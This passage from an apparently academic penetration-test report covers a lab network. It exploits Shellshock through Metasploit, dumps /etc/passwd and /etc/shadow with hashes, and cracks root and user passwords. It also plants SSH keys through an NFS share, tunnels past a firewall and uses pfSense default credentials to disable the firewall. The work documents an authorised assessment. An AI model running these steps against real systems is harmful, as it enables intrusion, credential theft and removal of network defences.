


Figure 82 - Nikto scan of the web server

To exploit this vulnerability, *Metasploit* was again utilised. *Metasploit* was searched for a shellshock module as pictured in **Figure 83**, and as *Nikto* returned that the web server was using Apache, the Apache exploit module was chosen. The module was run, and a meterpreter shell was opened.

```
Matching Modules
================

   #   Name                                           Disclosure Date
Rank       Check  Description
   -   ----                                           ---------------
----       -----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env   2014-09-24
normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shell
shock) Scanner
   1   auxiliary/server/dhclient_bash_env             2014-09-24
normal     No     DHCP Client Bash Environment Variable Code Injection (She
llshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01
excellent  Yes    Advantech Switch Bash Environment Variable Code Injection
 (Shellshock)
   3   exploit/linux/http/ipfire_bashbug_exec         2014-09-29
excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec       2014-09-24
excellent  Yes    Pure-FTPd External Authentication Bash Environment Variab
le Code Injection (Shellshock)
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24
excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (
Shellshock)
   6   exploit/multi/http/cups_bash_env_exec          2014-09-24
excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (She
llshock)
   7   exploit/multi/misc/legend_bot_exec             2015-04-27
excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/multi/misc/xdh_x_exec                  2015-12-04
excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Executi
on
   9   exploit/osx/local/vmware_bash_function_root    2014-09-24
normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environm
ent Code Injection (Shellshock)
   10  exploit/unix/dhcp/bash_environment             2014-09-24
excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   11  exploit/unix/smtp/qmail_bash_env_exec          2014-09-24
normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshoc
k)
```

Figure 83 – List of Metasploit modules

From the gained meterpreter shell, the contents of the passwd and shadow files were displayed, and these were copied onto the Kali machine and passed into *John the Ripper*, using the same process as **Section 3.3 – PC1**. The passwd file can be seen in **Figure 84** and the shadow file can be seen in **Figure 85.**

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
xweb:x:1000:1000::/home/xweb:
```

Figure 84 - Passwd file on web server 2

```
meterpreter > cat /etc/shadow
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
```

Figure 85 - Shadow file on web server 2

As displayed in **Figure 86**, the credentials of two accounts were obtained – "root:apple" and "xweb:pears".

```
apple            (root)
Proceeding with incremental:ASCII
pears            (xweb)
```

Figure 86 - Passwords from web server 2 cracked

After gaining credentials for the web server, the *"shell"* command was entered into the meterpreter command line, giving the tester a remote shell on the web server. Through use of the *ifconfig* command, it was seen that the web server was not connected to any further devices or interfaces. This can be seen in **Figure 87**.

```
meterpreter > shell
Process 1940 created.
Channel 3 created.
whoami
root
xweb su
/bin/sh: 2: xweb: not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:19
          inet addr:192.168.0.242  Bcast:192.168.0.243  Mask:255.255.255.252
          inet6 addr: fe80::215:5dff:fe00:419/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2152 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1501 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1130328 (1.1 MB)  TX bytes:105724 (105.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:265 errors:0 dropped:0 overruns:0 frame:0
          TX packets:265 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20289 (20.2 KB)  TX bytes:20289 (20.2 KB)
```

Figure 87 - Ifconfig on the web server

The *ip r* command was then used to determine the default gateway for this subnet. As demonstrated in **Figure 88**, this was found to be *192.168.0.241*.

```
ip r
default via 192.168.0.241 dev eth0  proto static
192.168.0.240/30 dev eth0  proto kernel  scope link  src 192.168.0.242  metric 1
```

After unsuccessfully attempting to communicate with the address *192.168.0.234* in **Section 3.11,** the tester *pinged* this address from the shell on the web server and received a response, demonstrating that the web server could communicate with this address. Because *192.168.0.234* could only communicate with the web server, the web server was running a public facing service, and the web server was in its own subnet, this pointed towards the web server being in a Demilitiarised Zone (DMZ). A DMZ is a section of the network that acts as a separator between a Local Area Network (LAN), such as part of a network behind a firewall, and the external network (Lutkevich, 2021). It is designed to be accessible by any untrusted traffic in the external network without providing access to the internal network. As the DMZ is in its own subnet, any attacker who gained access would be limited to the DMZ zone. Because the web server displays the characteristics of a DMZ, the address *192.168.0.234* was no longer thought to be a router, but the Wide Area Network (WAN) interface for the discovered firewall. To confirm this, the tester used the gained credentials and connected to the web server through SSH and accessed the "ssh_config" file. This file contains the client-side configuration settings, as seen in **Figure 88**.

```
# This is the ssh client system-wide configuration file.  See
# ssh_config(5) for more information.  This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Host *
#   ForwardAgent no
#   ForwardX11 yes
```

Figure 88 - The ssh_config file

The tester modified this file to permit the use of "X11 Forwarding". This allows programs with a GUI to be executed over SSH (Joerger, 2022). The tester then closed the SSH connection and reconnected with the "-X" flag to specify X11 Forwarding, as seen in **Figure 89**.




Figure 89 - SSH with X11 Forwarding

Because X11 Forwarding allows for GUI programs to be run, the tester was able to open a web browser, and then navigated to *192.168.0.234* to inspect. This was performed by entering "*firefox*" into the command line, prompting the *Firefox* browser to open. As pictured in **Figure 90**, *192.168.0.234* was accessed and the login page for "pfSense" – common software used on firewalls – was displayed. This confirmed the existence of a firewall at this point of the network.




Figure 90 - PfSense login page

3.13 Firewall Exploitation

Following the confirmation of the firewall, the tester compromised the firewall in four different ways to ensure thoroughness.

3.13.1 Method 1 – Tunneling Past the Firewall

When networks are being designed, firewall rules are often loosened to allow for easier development of the network. When the network is finalized and brought online, these rules can sometimes be left. One such rule permits communication between the DMZ and the internal network. To test for this, the "*ping_sweep*" module on *Metasploit* was used to test for any other addresses accessible from Web Server 2. To do this, the shellshock module as used in **Section 3.12** was used to gain a meterpreter shell on Web Server 2, and this session was then put into the background with the "*background*" command. The *ping_sweep* module was loaded, the target was set to 192.168.0.0/24, and the exploit was run on the Metasploit session as pictured in **Figure 91**.

Figure 91 - Ping_sweep setup

The *"spool"* command was used to direct the output of *ping_sweep* to a file for easy examination. As displayed in **Figure 92**, the hosts discovered from this were all previously discovered hosts except for one – *192.168.0.66*. This indicates that the DMZ can communicate with a device behind the firewall, providing a point that could be used to bypass the firewall.




Figure 92 - Hosts found by ping_sweep

To enumerate *192.168.0.66*, the tester logged into Web Server 2 via SSH and conducted a port scan against the device. However, *nmap* was not installed on Web Server 2 so *"netcat"* was used instead. Unlike *nmap, netcat* requires ports to be specified to scan. To test for entry points and information that would determine the type of device, port 22 (SSH), 23 (Telnet), 80 (HTTP), 443 (HTTPS), and 2049 (NFS) were scanned. The only ports that were found to be up were port 22 and 2049, indicating that the device was a PC. An attempt to log into this PC via SSH was unsuccessful due to the lack of a public key, as seen in **Figure 93**.

```
root@xadmin-virtual-machine:~# ssh root@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Permission denied (publickey).
```

Figure 93 - Failed SSH

As the PC was running NFS, an NFS share was mounted onto the *192.168.0.242* web server and, following the same process as **Section 3.10 – PC4**, generated and copied a public key onto the NFS share as seen in **Figure 94**.

```
root@xadmin-virtual-machine:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
f3:37:38:10:35:17:a7:22:ef:aa:08:23:99:e2:76:c2 root@xadmin-virtual-machine
The key's randomart image is:
+--[ RSA 2048]----+
|          o o..  |
|         . o o   |
|        o . .    |
|         + .     |
|        S .      |
| o       = .     |
|* o       = o    |
|oE + .   . o .   |
|..o .  ...       |
+-----------------+
root@xadmin-virtual-machine:~# scp /root/.ssh/id_rsa.pub NFS66/root/.ssh/authorized
_keys
```

Figure 94 - Generating and copying the public key

The tester was successfully able to log into the PC, as pictured in **Figure 95**.




Figure 95 - Logging into 192.168.0.66

As with creating the tunnel to PC3 in **Section 3.8,** the tester navigated to the configuration file but did not need to modify the file as "PermitRootLogin" was already enabled, as shown in **Figure 96**.




Figure 96 - PermitRootLogin already enabled

The tester then used the same process as used in **Section 3.8** to create a tunnel from *192.168.0.242* to *192.168.0.66*. To verify the configuration of the tunnel, the tester *pinged 192.168.0.66* from the Kali machine. As displayed in **Figure 97**, a response was received from *192.168.0.66,* demonstrating that the tester was able to communicate with a machine inside of the firewall without disabling the firewall.




Figure 97 - Pinging the PC inside the firewall from Kali

Since the PC could be accessed from outside the firewall, the NFS share was able to be mounted to the Kali machine. Following the same process as above, the tester generated SSH keys and copied the public key over to the root directory of the NFS share. As displayed in **Figure 98**, this process allowed the tester to log into the PC inside the firewall from the Kali machine.

```
root@kali:~# ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3d:22:98
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe3d:2298/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:387 errors:0 dropped:0 overruns:0 frame:0
          TX packets:379 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:47462 (47.4 KB)  TX bytes:72868 (72.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:212 errors:0 dropped:0 overruns:0 frame:0
          TX packets:212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16616 (16.6 KB)  TX bytes:16616 (16.6 KB)
```

Figure 98 - Accessing the PC from outside the firewall

As pictured in **Figure 98**, the tester logged into the PC from outside of the firewall. This demonstrates that, even though the PC inside of the firewall is not directly accessible from Kali, the discovered web server in the DMZ can be used to create a tunnel to this device and thus bypass the firewall through tunnelling. As with Web Server 2, *nmap* is not installed. However, the network mapping process could be continued with utilities such as *netcat* or *arp-ping*.

3.13.2 Method 2 – Disabling the firewall from the Inside

Using the same process as with Web Server 2, the tester configured X11 forwarding and used the tunnel created in Method 1 and logged into *192.168.0.66* through this tunnel with the X11 flag. Once connected to *192.168.0.66*, the *firefox* command was entered and a web browser was opened.




Figure 99 - Firefox opened from inside the firewall

As displayed in **Figure 99**, a web browser automatically opened, and the IP address of the WAN interface was entered. As displayed, the same login page as previously encountered was presented. The software on this router, “pfSense”, comes with default credentials – “admin:pfsense” (Negate Documentation, 2024). These credentials were successful and provided access to the firewall settings. After logging in, the dashboard was displayed where the tester found a list of interfaces connected to the firewall, confirming the notion that *192.168.0.234* is the WAN interface with *192.168.0.241* being the DMZ. Additionally, the list of interfaces revealed the address of the LAN interface to be *192.168.0.98*. The firewall was also found to be running FreeBSD 2.3.4. This can be viewed in **Figure 100**.




Figure 100 - PfSense dashboard

It was also discovered that there is no encryption in use, and therefore HTTPS is not in use. This can be seen in **Figure 101**.

Figure 101 - No encryption

To bypass the firewall using this method, the rules could either be modified to allow certain types of traffic through, or disabled completely, as illustrated in **Figures 102 and 103**.




Figure 102 - Firewall rules

As **Figure 102** shows, there is a rule in place that allows traffic coming from the DMZ web server past the firewall.




Figure 103 - Option to disable the firewall completely

The option to disable the firewall completely was chosen, and the discovered LAN interface address of *192.168.0.98* was *pinged,* evidencing that the firewall had been disabled. This can be seen in **Figure 104**.

